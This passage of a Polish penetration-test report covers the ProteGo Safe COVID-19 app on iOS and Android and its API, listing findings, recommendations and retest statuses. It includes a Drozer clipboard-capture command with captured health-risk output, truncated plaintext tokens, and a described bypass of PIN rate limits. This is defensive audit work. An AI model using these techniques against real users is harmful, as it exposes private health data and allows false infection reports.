Aplikacja mobilna ProteGo Safe na platformę iOS (4.2.0).

Rekomendacja

Zaleca się zamieniać zrzut/miniaturę aplikacji na inną, dedykowaną grafikę (np. logo firmy).

STATUS PO RETEŚCIE (09.07.2020)

Podatność została wyeliminowana.

W aplikacji poddanej retestom w momencie przełączania pomiędzy aplikacjami ekran jest maskowany.

[NOT VERIFIED] [LOW] PROTEGO_SAFE-MOB-IOS-005: Możliwość kopiowania danych z aplikacji do schowka

Opis

W aplikacji możliwe jest korzystanie z funkcji schowka (ang. *clipboard*), który jest współdzielony przez wszystkie aplikacje zainstalowane na urządzeniu. Użytkownik może skopiować dowolne dane znajdujące się w aplikacji do schowka, przez co inne aplikacje będą miały dostęp do potencjalnie wrażliwych danych użytkownika.

Warunki niezbędne do wykorzystania podatności

Zainstalowanie na urządzeniu złośliwej aplikacji przechwytującej zawartość schowka.

Szczegóły techniczne (proof of concept)

W trakcie testu możliwe było podsłuchanie danych skopiowanych do schowka:

```
Securitum,
przeanalizowaliśmy Twoje odpowiedzi. Wynik testu z 20-06-2020 kwalifikuje Cię do grupy: Wysokie
ryzyko infekcji.
```

Lokalizacja

Aplikacja mobilna ProteGo Safe na platformę iOS (4.2.0).

Rekomendacja

Zaleca się wyłączyć funkcję schowka w miejscach, w których przetwarzane są i wyświetlane wrażliwe dane.

Status po reteście (09.07.2020)

Punkt nie był weryfikowany.

Zgodnie z informacją otrzymaną od zespołu Klienta, w kolejnych etapach prac rozpatrzona zostanie możliwość implementacji wskazanej rekomendacji.

Status (17.07.2020)

Poniżej zaprezentowano uzupełnienie poprzednich informacji, otrzymanych od zespołu Klienta:

W obecnej wersji aplikacji nie zdecydowano się na wprowadzenie wskazanej rekomendacji ze względu na to, że może mieć negatywny wpływ na używalność aplikacji (poprzez zablokowanie możliwości skopiowania do schowka istotnych informacji podawanych przez aplikację jak zalecenia ogólne czy dane teleadresowe stacji sanitarno-epidemiologicznych i szpitali zakaźnych, do których kontakt jest podany w aplikacji). W kolejnych etapach prac rozpatrzona zostanie możliwość implementacji zalecenia, poprzedzona analizą i dyskusją jej wpływu na odbiór aplikacji.

[PARTIALLY IMPLEMENTED] [INFO] PROTEGO_SAFE-MOB-IOS-006: Możliwość wykonywania zrzutów ekranu i nagrywania filmów

OPIS

Testowana aplikacja przetwarza wrażliwe dane. W momencie przeglądania przez użytkownika tego typu danych, inna aplikacja może zrobić zrzut ekranu (lub nagrać wideo), tak aby zapisać je na urządzeniu lub wysłać na serwer atakującego. Naraża to użytkownika na ryzyko wycieku poufnych informacji.

Punkt nie jest opisem podatności, a jedynie zaleceniem, którego wdrożenie może zwiększyć ogólny poziom bezpieczeństwa rozwiązania.

WARUNKI NIEZBĘDNE DO WYKORZYSTANIA PODATNOŚCI

Zainstalowanie złośliwej aplikacji na urządzeniu.

SZCZEGÓŁY TECHNICZNE (PROOF OF CONCEPT)

Zrzut ekranu zawierający wrażliwe dane medyczne:

LOKALIZACJA

Aplikacja mobilna ProteGo Safe na platformę iOS (4.2.0).

REKOMENDACJA

Zaleca się wdrożyć mechanizm, który wyeliminuje możliwość wykonywania zrzutów ekranu i nagrywania filmów w momencie, gdy użytkownik korzysta z aplikacji.

STATUS PO RETEŚCIE (09.07.2020)

Zalecenie nie zostało wdrożone.

W aplikacji poddanej retestom nadal istnieje możliwość nagrywania filmów oraz wykonywania zrzutów ekranu.

Klient podjął próbę wdrożenia rekomendacji blokowania wykonywania zrzutów ekranu, jednakże ze względu na specyfikę działania najnowszych wersji iOS próby te nie powiodły się.

STATUS PO RETEŚCIE (17.07.2020)

Zalecenie zostało częściowo wdrożone.

Analiza wykazała, iż zablokowano możliwość nagrywania tylko w momencie, gdy aplikacja jest już włączona. W przypadku wyłączenia i włączenia aplikacji nie zostają nałożone żadne ograniczenia.

[NOT IMPLEMENTED] [INFO] PROTEGO_SAFE-MOB-IOS-007: Ujawnianie nadmiarowych informacji w ciągach znaków aplikacji

OPIS

Testowana aplikacja zawiera w ciągach znaków nadmiarowe informacje, m.in. o ścieżce na komputerze jednego z deweloperów. Takie zachowanie może pomóc atakującemu w lepszym sprofilowaniu środowiska aplikacji, co może zostać następnie wykorzystane do przeprowadzania dalszych ataków.

WARUNKI NIEZBĘDNE DO WYKORZYSTANIA PODATNOŚCI

n/a

SZCZEGÓŁY TECHNICZNE (PROOF OF CONCEPT)

Przykład: Ścieżka na komputerze jednego z deweloperów

Fragment ciągów znaków wewnątrz aplikacji (plik `/private/var/containers/Bundle/Application/F1397E80-A750-45EC-A334-1759B6C7468B/safesafe.app/safesafe`):

```
[…]
TtC8safesafe13ConfigManager /Users/lukaszs[…]/Documents/@projekty_ios/ProteGO Safe Github/Private/safesafe/Services/ConfigManager.swift Can't read value
[…]
gs"8 _TtC8safesafe17PWAViewController v20@0:8B16 webKitView onAppear preferredStatusBarStyle Tq,N,R /Users/lukasz[…]/Documents/@projekty_ios/ProteGO Safe Github/Private/safesafe/Components/PWA/PWAViewController.swift WKNavig
[…]
```

LOKALIZACJA

Aplikacja mobilna ProteGo Safe na platformę iOS (4.2.0).

REKOMENDACJA

Zaleca się usunięcie informacji o ścieżkach z pliku aplikacji.

STATUS PO RETEŚCIE (09.07.2020)

Zalecenie nie zostało wdrożone.

Aplikacja poddana retestom nadal zawiera pełne ścieżki plików.

Klient podjął próbę wdrożenia rekomendacji, jednakże udało się wyeliminować wyłącznie kilka z wielu miejsc ujawniania ścieżek.

STATUS PO RETEŚCIE (17.07.2020)

Zalecenie nie zostało wdrożone.

Aplikacja poddana retestom nadal zawiera pełne ścieżki plików.

[NOT APPLICABLE] [INFO] PROTEGO_SAFE-MOB-IOS-008: Wdrożenie nagłówków odpowiadających za Cache aplikacji PWA

OPIS

W odpowiedziach aplikacji PWA nie zidentyfikowano wdrożonych nagłówków, które odpowiadają za uniemożliwienie zapisywania danych związanych z aplikacją trwale w pamięci tymczasowej. Do takich nagłówków HTTP należy zaliczyć:

- Cache-Control
- Pragma
- Last-Modified
- Expires

Cache-Control jest nagłówkiem zawierającym określone dyrektywy dla mechanizmu cachowania, które mają instruować: czy, jak i które elementy powinny zostać przechowywane w pamięci tymczasowej. Pomimo, iż cześć dyrektyw może być używana również w zapytaniu HTTP, to zaleca się jednak główne skupienie na odpowiedzi HTTP.

Pragma w przypadku wykorzystania dyrektywy "no-cache" oznacza tę samą instrukcję co "Cache-Control: no-cache" - czyli wymusza, aby przed pobraniem kopii strony z cache, było wysłane zapytanie i tym samym pobranie aktualnej wersji – uniemożliwia to zapisanie danych w cache.

Last-Modified zawiera dokładną datę i czas w którym ostatnio zmodyfikowano dany zasób sieciowy - wartość powinna zawsze odpowiadać aktualnemu czasowi.

Expires zawiera datę, czas lub wartość, która określa kiedy odpowiedź serwera nie jest już ważna. Często wykorzystywane wartości w postaci daty przeszłej albo "0" oznaczają, że zasób nie jest już aktualny.

Więcej informacji dotyczących wdrożenia nagłówków cachujących można znaleźć pod adresem:

- https://wiki.owasp.org/index.php/Testing_for_Browser_cache_weakness_(OTG-AUTHN-006)
- https://www.w3.org/Protocols/rfc2616/rfc2616-sec13.html
- https://cwe.mitre.org/data/definitions/524.html
- https://cwe.mitre.org/data/definitions/525.html

LOKALIZACJA

Aplikacja mobilna ProteGo Safe na platformę iOS (4.2.0) – aplikacja PWA (*/private/var/containers/Bundle/Application/F1397E80-A750-45EC-A334-1759B6C7468B/safesafe.app/pwa/firebase.json*).

REKOMENDACJA

Zaleca się rozważenie wdrożenia poniższych nagłówków do pliku „firebase.json”:

```
Cache-Control: no-store, no-cache, must-revalidate, max-age=0
Cache-Control: post-check=0, pre-check=0
Pragma: no-cache
Last-Modified: {obecny_czas} GMT
Expires: Tue, 07 Jul 2001 07:00:00 GMT
```

Więcej informacji:

- https://developers.google.com/web/fundamentals/performance/optimizing-content-efficiency/http-caching?hl=pl

STATUS PO RETEŚCIE (09.07.2020)

Zalecenie nie zostało wdrożone.

W aplikacji poddanej retestom plik „firebase.json” nie istnieje.

STATUS (17.07.2020)

Punkt został oznaczony jako „nieaktualne”.

Zgodnie z otrzymaną informacją od zespołu Klienta:

> *Wskazany plik, którego dotyczy rekomendacja, został usunięty z projektu wraz z rozwojem rozwiązania na w pełni lokalną wersję PWA.*

[NOT APPLICABLE] [INFO] PROTEGO_SAFE-MOB-IOS-009: Wdrożenie nagłówka Referrer-Policy dla aplikacji PWA

OPIS

Zidentyfikowano, że aplikacja PWA nie korzysta z nagłówka HTTP Referrer-Policy.

Nagłówek ten pozwala określić, jaka informacja ma być umieszczana w nagłówku `Referer` wysyłanym w zapytaniach HTTP. Istnieje możliwość całkowitego wyłączenia wysyłania tego nagłówka, co z kolei może pozwolić uniknąć wycieków danych do zewnętrznych serwerów.

Więcej informacji:

- https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referrer-Policy
- https://scotthelme.co.uk/a-new-security-header-referrer-policy/

LOKALIZACJA

Aplikacja mobilna ProteGo Safe na platformę iOS (4.2.0) – aplikacja PWA (*/private/var/containers/Bundle/Application/F1397E80-A750-45EC-A334-1759B6C7468B/safesafe.app/pwa/firebase.json*).

REKOMENDACJA

W pliku „firebase.json” powinien znajdować się nagłówek Referrer-Policy:

```
Referrer-Policy: [wartość]
```

Gdzie w miejscu `[wartość]` powinna znajdować się jedna z poniższych wartości:

- **no-referrer:** nagłówek `Referer` nie będzie nigdy wysyłany w zapytaniach,
- **no-referrer-when-downgrade**: nagłówek `Referer` nie jest wysyłany, jeśli wykonywane jest zapytanie wychodzące z protokołu HTTPS do protokołu HTTP.
- **origin**: w nagłówku `Referer` umieszczany jest wyłącznie “origin” witryny odsyłającej.
- **origin-when-cross-origin**: nagłówek `Referer` zawiera pełny URL przy zapytaniach w ramach tego samego originu.

STATUS PO RETEŚCIE (09.07.2020)

Zalecenie nie zostało wdrożone.

W aplikacji poddanej retestom plik „firebase.json” nie istnieje.

STATUS (17.07.2020)

Punkt został oznaczony jako „nieaktualne”.

Zgodnie z otrzymaną informacją od zespołu Klienta:

Wskazany plik, którego dotyczy rekomendacja, został usunięty z projektu wraz z rozwojem rozwiązania na w pełni lokalną wersję PWA.

Podatności w aplikacji mobilnej (Android)

[NOT VERIFIED] [LOW] PROTEGO_SAFE-MOB-ANDROID-001: Brak wymogu podania kodu PIN do zalogowania się w aplikacji

OPIS


Aplikacja nie wymusza podania kodu dostępu do urządzenia (np. kod blokady ekranu) w celu uwierzytelnienia użytkownika. Atakujący, który uzyska dostęp do urządzenia użytkownika, będzie mógł uruchomić aplikację użytkownika-ofiary i działać w jego imieniu (m.in. poznać wynik „Testu oceny ryzyka" oraz dziennik zdrowia).

WARUNKI NIEZBĘDNE DO WYKORZYSTANIA PODATNOŚCI

Fizyczny dostęp do urządzenia.

SZCZEGÓŁY TECHNICZNE (PROOF OF CONCEPT)

Aplikacja nie wymaga podania kodu PIN. Po jej uruchomieniu od razu widoczny jest panel użytkownika:



LOKALIZACJA

Aplikacja mobilna ProteGo Safe na platformę Android (4.2.0).

REKOMENDACJA

Aplikacja, podczas uruchamiania, powinna wymuszać na użytkowniku podawanie kodu dostępowego (np. PIN/hasło) na urządzeniu mobilnym. Pozwoli to na podniesienie poziomu bezpieczeństwa urządzeń mobilnych, na których instalowana jest aplikacja. Nowoczesne mobilne systemy operacyjne posiadają włączone szyfrowanie danych, gdy włączony jest kod blokady ekranu.

STATUS PO RETEŚCIE (09.07.2020)

Punkt nie był weryfikowany.

Zgodnie z informacją otrzymaną od zespołu Klienta, w kolejnych etapach prac rozpatrzona zostanie możliwość implementacji wskazanej rekomendacji.

STATUS (17.07.2020)

Poniżej zaprezentowano uzupełnienie poprzednich informacji otrzymanych od zespołu Klienta:

W obecnej wersji aplikacji nie zdecydowano się na wprowadzenie wskazanej rekomendacji ze względu na to, że może mieć negatywny wpływ na używalność aplikacji (poprzez notoryczne odpytywanie o kod PIN, niektóre osoby z grupy docelowej mogą mieć problemy z wprowadzaniem ciągu znaków). W kolejnych etapach prac rozpatrzona zostanie możliwość implementacji zalecenia, poprzedzona analizą i dyskusją jej wpływu na odbiór aplikacji.

[NOT IMPLEMENTED] [INFO] PROTEGO_SAFE-MOB-ANDROID-002: Przechowywanie nadmiarowych danych na urządzeniu mobilnym

OPIS

Aplikacja mobilna przechowuje w pamięci masowej urządzenia mobilnego nadmiarowe dane, które mogą ułatwić napastnikom przeprowadzanie innych ataków.

Na urządzeniu w postaci jawnej przechowywane są dane:

- Token dostępowy (`authToken`),
- Token służący do odświeżenia tokenu dostępowego (`refreshToken`).

W czasie testów nie wykryto, aby tokeny były używane przez aplikację - należy zweryfikować, czy powinny one znajdować się na urządzeniu.

WARUNKI NIEZBĘDNE DO WYKORZYSTANIA PODATNOŚCI

Fizyczny dostęp do urządzenia lub uprawnienia root.

SZCZEGÓŁY TECHNICZNE (PROOF OF CONCEPT)

Poniżej przedstawiono przykładowe dane pozyskane z niezaszyfrowanego pliku JSON (plik `/data/data/pl.gov.mc.protegosafe/files/PersistedInstallation.W0RFRkFVTFRd+MTo0NjY3ODc3OTg5Nzg6YW5kcm9pZDpjNjZkMzEzZDhiMjhlOGRjMWExMDVi.json`), w której znajdują się m.in. token dostępowy (`authToken`) oraz token służący do odświeżenia sesji (`refreshToken`):

```
{"Fid":"cC[…]BI","Status":3,"AuthToken":"ey[…]J9.ey[…]n0.AB[…]Wg","RefreshToken":"2_mH[…]Gh","TokenCreationEpochInSecs":1592415854,"ExpiresInSecs":604800}
```

LOKALIZACJA

Aplikacja mobilna ProteGo Safe na platformę Android (4.2.0):

- Plik JSON: `/data/data/pl.gov.mc.protegosafe/files/PersistedInstallation.W0RFRkFVTFRd+MTo0NjY3ODc3OTg5Nzg6YW5kcm9pZDpjNjZkMzEzZDhiMjhlOGRjMWExMDVi.json`
- Baza danych SQLite: `/data/data/pl.gov.mc.protegosafe/app_webview/Web data`
- Baza danych SQLite: `/data/data/pl.gov.mc.protegosafe/app_webview/no_backup/androidx.work.workdb`

REKOMENDACJA

Na urządzeniu nie powinien być przechowywany token użytkownika w jakiejkolwiek postaci (jawnej, zaszyfrowanej ani zahaszowanej). Bazy danych SQLite powinny być zaszyfrowane, a dostęp do nich powinien być zabezpieczony hasłem.

STATUS PO RETEŚCIE (09.07.2020)

Podatność nie została wyeliminowana.

Zgodnie z informacją otrzymaną od zespołu Klienta, dane przechowywane są przez Firebase SDK i nie ma możliwości wpływu na nie.

STATUS (17.07.2020)

Poziom ryzyka podatności został zmieniony na informacyjny z uwagi na modernizację i zmianę sposobu działania aplikacji.

[NOT VERIFIED] [LOW] PROTEGO_SAFE-MOB-ANDROID-003: Możliwość kopiowania danych z aplikacji do schowka

OPIS

W aplikacji możliwe jest korzystanie z funkcji schowka (ang. *clipboard*), który jest współdzielony przez wszystkie aplikacje zainstalowane na urządzeniu. Użytkownik może skopiować dowolne dane znajdujące się w aplikacji do schowka, przez co inne aplikacje będą miały dostęp do potencjalnie wrażliwych danych użytkownika.

WARUNKI NIEZBĘDNE DO WYKORZYSTANIA PODATNOŚCI

Zainstalowanie na urządzeniu złośliwej aplikacji przechwytującej zawartość schowka.

SZCZEGÓŁY TECHNICZNE (PROOF OF CONCEPT)

Z użyciem modułu `clipboard` aplikacji Drozer możliwe było podsłuchanie danych skopiowanych do schowka:

```
dz> run post.capture.clipboard
[*] Clipboard value: Securitum,
przeanalizowaliśmy Twoje odpowiedzi. Wynik testu z 17-06-2020 kwalifikuje Cię do grupy: Niskie
ryzyko infekcji.
```

LOKALIZACJA

Aplikacja mobilna ProteGo Safe na platformę Android (4.2.0).

REKOMENDACJA

Zaleca się wyłączyć funkcję schowka w miejscach, w których przetwarzane są i wyświetlane wrażliwe dane.

STATUS PO RETEŚCIE (09.07.2020)

Punkt nie był weryfikowany.

Zgodnie z informacją otrzymaną od zespołu Klienta, w kolejnych etapach prac rozpatrzona zostanie możliwość implementacji wskazanej rekomendacji.

STATUS (17.07.2020)

Poniżej zaprezentowano uzupełnienie poprzednich informacji, otrzymanych od zespołu Klienta:

W obecnej wersji aplikacji nie zdecydowano się na wprowadzenie wskazanej rekomendacji ze względu na to, że może mieć negatywny wpływ na używalność aplikacji (poprzez zablokowanie możliwości skopiowania do schowka istotnych informacji podawanych przez aplikację jak zalecenia ogólne czy dane teleadresowe stacji sanitarno-epidemiologicznych i szpitali zakaźnych,

do których kontakt jest podany w aplikacji). W kolejnych etapach prac rozpatrzona zostanie możliwość implementacji zalecenia, poprzedzona analizą i dyskusją jej wpływu na odbiór aplikacji.

[NOT APPLICABLE] [INFO] PROTEGO_SAFE-MOB-ANDROID-004: Brak zaciemniania kodu

OPIS

Analiza wykazała, że aplikacja nie zaciemnia w żaden sposób kodu (ang. code obfuscation). Korzystając z tego faktu, atakujący może dokładnie przeanalizować kod źródłowy, w tym poufne informacje i lepiej poznać działanie aplikacji.


Punkt nie jest opisem podatności, a jedynie zaleceniem, którego wdrożenie może zwiększyć ogólny poziom bezpieczeństwa rozwiązania.

WARUNKI NIEZBĘDNE DO WYKORZYSTANIA PODATNOŚCI

Dostęp do pliku APK aplikacji.

SZCZEGÓŁY TECHNICZNE (PROOF OF CONCEPT)

Poniżej znajduje się potwierdzenie braku zaciemnienia kodu:



LOKALIZACJA

Aplikacja mobilna ProteGo Safe na platformę Android (4.2.0).

REKOMENDACJA

Zaleca się stosowanie pełnego zaciemnienia kodu w wersji produkcyjnej aplikacji.

STATUS PO RETEŚCIE (09.07.2020)

Punkt nie był weryfikowany.

Zgodnie z otrzymaną informacją od zespołu Klienta, rekomendacje nie zostały wdrożone z uwagi na założenia biznesowe.

STATUS (17.07.2020)

Punkt został oznaczony jako „nieaktualne".

Zgodnie z otrzymaną informacją od zespołu Klienta:

Kod aplikacji został otwarty i udostępniony publicznie, w związku z czym jego zaciemnianie nie wpływa na zwiększenie bezpieczeństwa aplikacji i zostało pominięte celowo.

[NOT APPLICABLE] [INFO] PROTEGO_SAFE-MOB-ANDROID-005: Wdrożenie nagłówków odpowiadających za Cache aplikacji PWA

OPIS

W odpowiedziach aplikacji PWA nie zidentyfikowano wdrożonych nagłówków, które odpowiadają za uniemożliwienie zapisywania danych związanych z aplikacją trwale w pamięci tymczasowej. Do takich nagłówków HTTP należy zaliczyć:

- Cache-Control
- Pragma
- Last-Modified
- Expires

Cache-Control jest nagłówkiem zawierającym określone dyrektywy dla mechanizmu cachowania, które mają instruować: czy, jak i które elementy powinny zostać przechowywane w pamięci tymczasowej. Pomimo, iż cześć dyrektyw może być używana również w zapytaniu HTTP, to zaleca się jednak główne skupienie na odpowiedzi HTTP.

Pragma w przypadku wykorzystania dyrektywy "no-cache" oznacza tę samą instrukcję co "Cache-Control: no-cache" - czyli wymusza, aby przed pobraniem kopii strony z cache, było wysłane zapytanie i tym samym pobranie aktualnej wersji – uniemożliwia to zapisanie danych w cache.

Last-Modified zawiera dokładną datę i czas w którym ostatnio zmodyfikowano dany zasób sieciowy - wartość powinna zawsze odpowiadać aktualnemu czasowi.

Expires zawiera datę, czas lub wartość, która określa kiedy odpowiedź serwera nie jest już ważna. Często wykorzystywane wartości w postaci daty przeszłej albo "0" oznaczają, że zasób nie jest już aktualny.

Więcej informacji dotyczących wdrożenia nagłówków cachujących można znaleźć pod adresem:

- https://wiki.owasp.org/index.php/Testing_for_Browser_cache_weakness_(OTG-AUTHN-006)
- https://www.w3.org/Protocols/rfc2616/rfc2616-sec13.html
- https://cwe.mitre.org/data/definitions/524.html
- https://cwe.mitre.org/data/definitions/525.html

LOKALIZACJA

Aplikacja mobilna ProteGo Safe na platformę Android (4.2.0) – aplikacja PWA (*/pl.gov.mc.protegosafe/assets/pwa/firebase.json*).

REKOMENDACJA

Zaleca się rozważenie wdrożenia poniższych nagłówków do pliku „firebase.json”:

```
Cache-Control: no-store, no-cache, must-revalidate, max-age=0
Cache-Control: post-check=0, pre-check=0
Pragma: no-cache
Last-Modified: {obecny_czas} GMT
Expires: Tue, 07 Jul 2001 07:00:00 GMT
```

Więcej informacji:

- https://developers.google.com/web/fundamentals/performance/optimizing-content-efficiency/http-caching?hl=pl

STATUS PO RETEŚCIE (09.07.2020)

Zalecenie nie zostało wdrożone.

W aplikacji poddanej retestom plik „firebase.json” nie istnieje.

STATUS (17.07.2020)

Punkt został oznaczony jako „nieaktualne”.

Zgodnie z otrzymaną informacją od zespołu Klienta:

> *Wskazany plik, którego dotyczy rekomendacja, został usunięty z projektu wraz z rozwojem rozwiązania na w pełni lokalną wersję PWA.*

[NOT APPLICABLE] [INFO] PROTEGO_SAFE-MOB-ANDROID-006: Wdrożenie nagłówka Referrer-Policy dla aplikacji PWA

OPIS

Zidentyfikowano, że aplikacja PWA nie korzysta z nagłówka HTTP Referrer-Policy.

Nagłówek ten pozwala określić, jaka informacja ma być umieszczana w nagłówku `Referer` wysyłanym w zapytaniach HTTP. Istnieje możliwość całkowitego wyłączenia wysyłania tego nagłówka, co z kolei może pozwolić uniknąć wycieków danych do zewnętrznych serwerów.

Więcej informacji:

- https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referrer-Policy
- https://scotthelme.co.uk/a-new-security-header-referrer-policy/

LOKALIZACJA

Aplikacja mobilna ProteGo Safe na platformę Android (4.2.0) – aplikacja PWA (*/pl.gov.mc.protegosafe/assets/pwa/firebase.json*).

REKOMENDACJA

W pliku „firebase.json" powinien znajdować się nagłówek Referrer-Policy:

```
Referrer-Policy: [wartość]
```

Gdzie w miejscu `[wartość]` powinna znajdować się jedna z poniższych wartości:

- **no-referrer:** nagłówek `Referer` nie będzie nigdy wysyłany w zapytaniach,
- **no-referrer-when-downgrade**: nagłówek `Referer` nie jest wysyłany, jeśli wykonywane jest zapytanie wychodzące z protokołu HTTPS do protokołu HTTP.
- **origin**: w nagłówku `Referer` umieszczany jest wyłącznie "origin" witryny odsyłającej.
- **origin-when-cross-origin**: nagłówek `Referer` zawiera pełny URL przy zapytaniach w ramach tego samego originu.

STATUS PO RETEŚCIE (09.07.2020)

Zalecenie nie zostało wdrożone.

W aplikacji poddanej retestom plik „firebase.json" nie istnieje.

STATUS (17.07.2020)

Punkt został oznaczony jako „nieaktualne".

Zgodnie z otrzymaną informacją od zespołu Klienta:

Wskazany plik, którego dotyczy rekomendacja, został usunięty z projektu wraz z rozwojem rozwiązania na w pełni lokalną wersję PWA.

Podatności w API mobilnym

[PARTIALLY IMPLEMENTED] [INFO] PROTEGO_SAFE-API-GAT-001: Ominięcie ograniczeń prób PIN oraz możliwość wykonania ataku siłowego na formularz PIN

OPIS

Analiza wykazała, iż aplikacja oraz API w żaden sposób nie ogranicza ilości błędnie przeprowadzanych prób wprowadzania PIN. Atakujący przesyłając wielokrotnie formularz do serwera jest w stanie przeprowadzić atak typu „Brute Force" i tym samym próbować łamać PIN – co w efekcie może prowadzić do potencjalnie fałszywego oznaczenia telefonu jako „zarażony Covid-19". Szanse atakujące są zwiększone wraz ze wzrostem aktywnych PIN w danym czasie.

Aplikacja z poziomu interfejsu ogranicza podawanie PIN do 3 lub 5 prób, natomiast wykorzystując API możemy ominąć te ograniczenie.

Podatność została oszacowana na poziomie informacyjnym z uwagi na ograniczenia czasowe pomiędzy wpisywaniem kolejnych prób PIN wynoszące 7 sekund oraz faktem, iż PIN są ważne do 30 minut.

Więcej informacji:

- https://owasp.org/www-community/attacks/Brute_force_attack
- https://wiki.owasp.org/index.php/Testing_for_Brute_Force_(OWASP-AT-004)

WARUNKI NIEZBĘDNE DO WYKORZYSTANIA PODATNOŚCI


Wykorzystanie dużej ilości adresów IP lub ominięcie ograniczeń Cloudflare Rate Limiting

SZCZEGÓŁY TECHNICZNE (PROOF OF CONCEPT)

